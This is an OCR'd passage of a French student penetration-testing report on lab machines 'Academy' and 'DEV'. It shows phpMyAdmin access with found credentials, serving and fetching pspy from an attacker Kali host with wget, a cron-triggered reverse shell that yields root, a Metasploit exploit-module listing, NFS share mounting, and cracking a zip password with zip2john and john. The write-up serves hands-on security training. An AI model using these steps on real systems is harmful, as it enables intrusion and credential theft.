


Figure 48 : Tentative de connexion à la base de données avec utilisateur root

Également avec admin mais encore sans résultats :

Figure 49 : Tentative de connexion à la base de données avec utilisateur root

A partir de ce moment, notre dernière chance était de tester les accès avec **phpMyAdmin**. Nous commençons avec root et admin, mais seuls les accès avec les identifiants de grimmie ont fonctionné :




Figure 50 : Connexion à phpMyAdmin avec l'utilisateur grimmie

Voici les seules informations utiles que nous trouvons :




Figure 51 : Affichage des droits de l'utilisateur grimmie

Nous savons maintenant que l'utilisateur « grimmie » a tous les privilèges, mais cela ne nous donne pas plus d'informations sur la procédure d'escalade de privilèges. A partir de ce moment, nous avons beaucoup cherché dans les différents répertoires et fichiers de « grimmie » mais nous ne trouvons rien de réellement intéressant ou exploitable.

Après de nombreuses recherches sur Internet, et également après un travail collectif avec d'autres groupes, nous avons eu connaissance d'un logiciel s'appelant **Pspy** qui permet de voir les processus Linux qui tournent en root sans pour autant être root, vous trouverez le script dans les sources.

Néanmoins, la difficulté était de lancer le script sur la machine cible. Nous avons certes téléchargé le script qui se trouve sur la Kali, mais nous n'avions aucune idée de la procédure pour que la machine Academy puisse obtenir ce script. Nous avons tout d'abord pensé à mettre en place un serveur FTP mais, après avoir effectué des recherches, nous avons trouvé que la solution la plus simple était d'ouvrir un service HTTP puis faire un `wget`, voici comment nous avons procédé sur la machine Kali :

`python3 -m http.server 80` : Cette commande lance un serveur HTTP simple sur le port 80 (par défaut). Tous les fichiers du répertoire courant seront disponibles en téléchargement via HTTP.

`wget http://10.0.2.5/pspy64` : Cette commande télécharge le script pspy64.sh depuis le serveur web hébergé sur Kali.

`chmod +x pspy64` : Cela modifie les permissions du fichier pour le rendre exécutable.

Nous obtenons le fichier depuis la machine distante :




Figure 52 : Réception du script sur la machine cible

Voici ce que nous avons depuis la kali avec le service web ouvert :




Figure 53 : Console Kali avec les logs du serveur HTTP

Nous avons d'abord essayé de copier le fichier dans le répertoire `/etc` mais nous n'avions pas les droits d'où les erreurs :




Figure 54 : Console distante téléchargeant le fichier

Nous lançons le script après avoir changé les droits pour l'exécuter. Voici ce que nous obtenons :




Figure 55 : Lancement du script pspy

Nous réalisons que, sans de nombreuses recherches sur internet ni un travail collectif avec d'autres groupes, nous n'aurions jamais trouvé la solution. Mais ce qu'il fallait remarquer, c'est que le fichier `backup.sh` s'exécutait en root toutes les minutes environ :




Figure 56 : Exécution du script chaque minute

Il nous suffit juste d'attendre une minute pour que le reverse shell que nous avons exécuté précédemment fonctionne, et qu'il nous connecte en tant que root :




Figure 57 : Obtention de l'accès root sur la machine cible

Pour conclure, nous remarquons la marche énorme qu'il y a entre la première machine et la deuxième, et que celle-ci a été très chronophage. Elle nous a permis de mettre en place les stratégies de base dans un pentest. Cette machine nous a aussi permis de découvrir les différents outils essentiels que nous réutiliserons dans les machines à traiter à l'avenir.

Machine vulnérable 3 : DEV

1. Découverte de l'adresse IP et des services de la machine

Nous recherchons dans un premier temps l'adresse IP de la machine cible :




Figure 58 : Adresse IP

La machine cible est connectée avec l'adresse IP 172.16.0.5. Nous scannons les ports avec NMAP :





Figure 59 : Découverte des services

Les services suivants tournent actuellement sur la machine :

- TCP 22 : **SSH** – OpenSSH v7.9p1 sur Debian 10
- TCP 80 : **Serveur Web** – Apache 2.4.38 avec une page web « Bolt – Installation error »
- TCP 111 : **Service RPC**
- TCP 2049 : **NFS v3-4** – port d'écoute pour les échanges de fichiers en réseau sur les systèmes Linux
- TCP 8080 : **Serveur Web** – Apache 2.4.38 et PHP 7.3.27 avec une page web « phpinfo »

2. Exploit du protocole NFS

Nous avons vu précédemment que le service NFS est actif sur cette machine. Nous allons tenter de trouver des failles exploitables sur ce protocole pour obtenir des fichiers :



```
msf6 > search nfs

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_confluence_rce_cve_2024_21683  2024-05-21       excellent  Yes    Atlassian Confluence Administrator Code Macro Remote Code Execution
   1   exploit/multi/http/atlassian_confluence_namespace_ognl_injection  2022-06-02       excellent  Yes    Atlassian Confluence Namespace OGNL Injection
   2     \_ target: Unix Command                             .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Command                          .                .          .      .
   5     \_ target: Windows Dropper                          .                .          .      .
   6   exploit/multi/http/atlassian_confluence_unauth_backup  2023-10-31       excellent  Yes    Atlassian Confluence Unauth JSON setup-restore Improper Authorization
E-2023-22518)
   7   exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   8     \_ target: Unix Command                             .                .          .      .
   9     \_ target: Linux Dropper                            .                .          .      .
   10    \_ target: Windows Command                          .                .          .      .
   11    \_ target: Windows Dropper                          .                .          .      .
   12    \_ target: PowerShell Stager                        .                .          .      .
   13  auxiliary/dos/freebsd/nfsd/nfsd_mount                 .                normal     No     FreeBSD Remote NFS RPC Request Denial of Service
   14  exploit/windows/ftp/labf_nfsaxe                       2017-05-15       normal     No     LabF nfsAxe 3.7 FTP Client Stack Buffer Overflow
   15  exploit/osx/local/nfs_mount_root                      2014-04-11       normal     Yes    Mac OS X NFS Mount Privilege Escalation Exploit
   16  auxiliary/scanner/nfs/nfsmount                        .                normal     No     NFS Mount Scanner
   17  exploit/netware/sunrpc/pkernel_callit                 2009-09-30       good       No     NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
   18    \_ target: Automatic                                .                .          .      .
   19    \_ target: NetWare 6.5 SP2                          .                .          .      .
   20    \_ target: NetWare 6.5 SP3                          .                .          .      .
   21    \_ target: NetWare 6.5 SP4                          .                .          .      .
   22    \_ target: NetWare 6.5 SP5                          .                .          .      .
   23    \_ target: NetWare 6.5 SP6                          .                .          .      .
   24    \_ target: NetWare 6.5 SP7                          .                .          .      .
   25    \_ target: NetWare 6.5 SP8                          .                .          .      .
   26  exploit/windows/nfs/xlink_nfsd                        2006-11-06       average    No     Omni-NFS Server Buffer Overflow
   27  exploit/windows/ftp/xlink_client                      2009-10-03       normal     No     Xlink FTP Client Buffer Overflow
   28    \_ target: Windows XP Pro SP3 English               .                .          .      .
   29    \_ target: Windows 2000 SP4 English                 .                .          .      .
   30  exploit/windows/ftp/xlink_server                      2009-10-03       good       Yes    Xlink FTP Server Buffer Overflow


Interact with a module by name or index. For example info 30, use 30 or use exploit/windows/ftp/xlink_server

msf6 > use 16
```

Figure 60 : Liste des exploits concernant NFS sur Metasploit

Notre objectif est de créer un point de montage, nous utilisons donc *NFS Mount Scanner* avec les options suivantes :




Figure 61 : Enumération des partages NFS actifs

Nous pouvons donc observer qu'un partage NFS est actif sur le chemin `/srv/nfs`. Nous allons donc créer un point de montage sur notre machine Kali dans le répertoire `/mnt/nfsconnect`. Voici la commande utilisée pour créer un point de montage (temporaire puisque non remonté au redémarrage de Kali, pour cela il faudrait modifier le fichier `fstab`) :

`mount -t` *`[protocol]`* `-o` *`[options]`* *`[@IP:chemin]`* *`[point montage]`*

Figure 62 : Montage du partage NFS

L'option `vers=3` précise la version de NFS utilisée (nous avons observé sur NMAP que les versions supportées sont 2 et 3), et l'option `nolock` désactive le verrouillage des fichiers NFS, cela peut résoudre des problèmes dans certains cas.

Voici le contenu de ce répertoire :




Figure 63 : Contenu du partage NFS

Nous copions cette archive en local pour pouvoir l'examiner. Dans un premier temps, nous tentons de la dézipper mais le système demande un mot de passe pour déverrouiller l'archive :




Figure 64 : Mot de passe requis pour dézipper l'archive

Nous allons donc utiliser l'outil **zip2john** pour obtenir le hash de cette archive et ainsi tenter de retrouver le mot de passe :




Figure 65 : Obtention du hash de l'archive

L'outil **john** va maintenant nous permettre de réaliser un bruteforce sur le hash obtenu :




Figure 66 : Brutorforce sur le hash de l'archive

Nous obtenons le mot de passe de l'archive : **java101**. Voici les fichiers découverts dans cette archive :

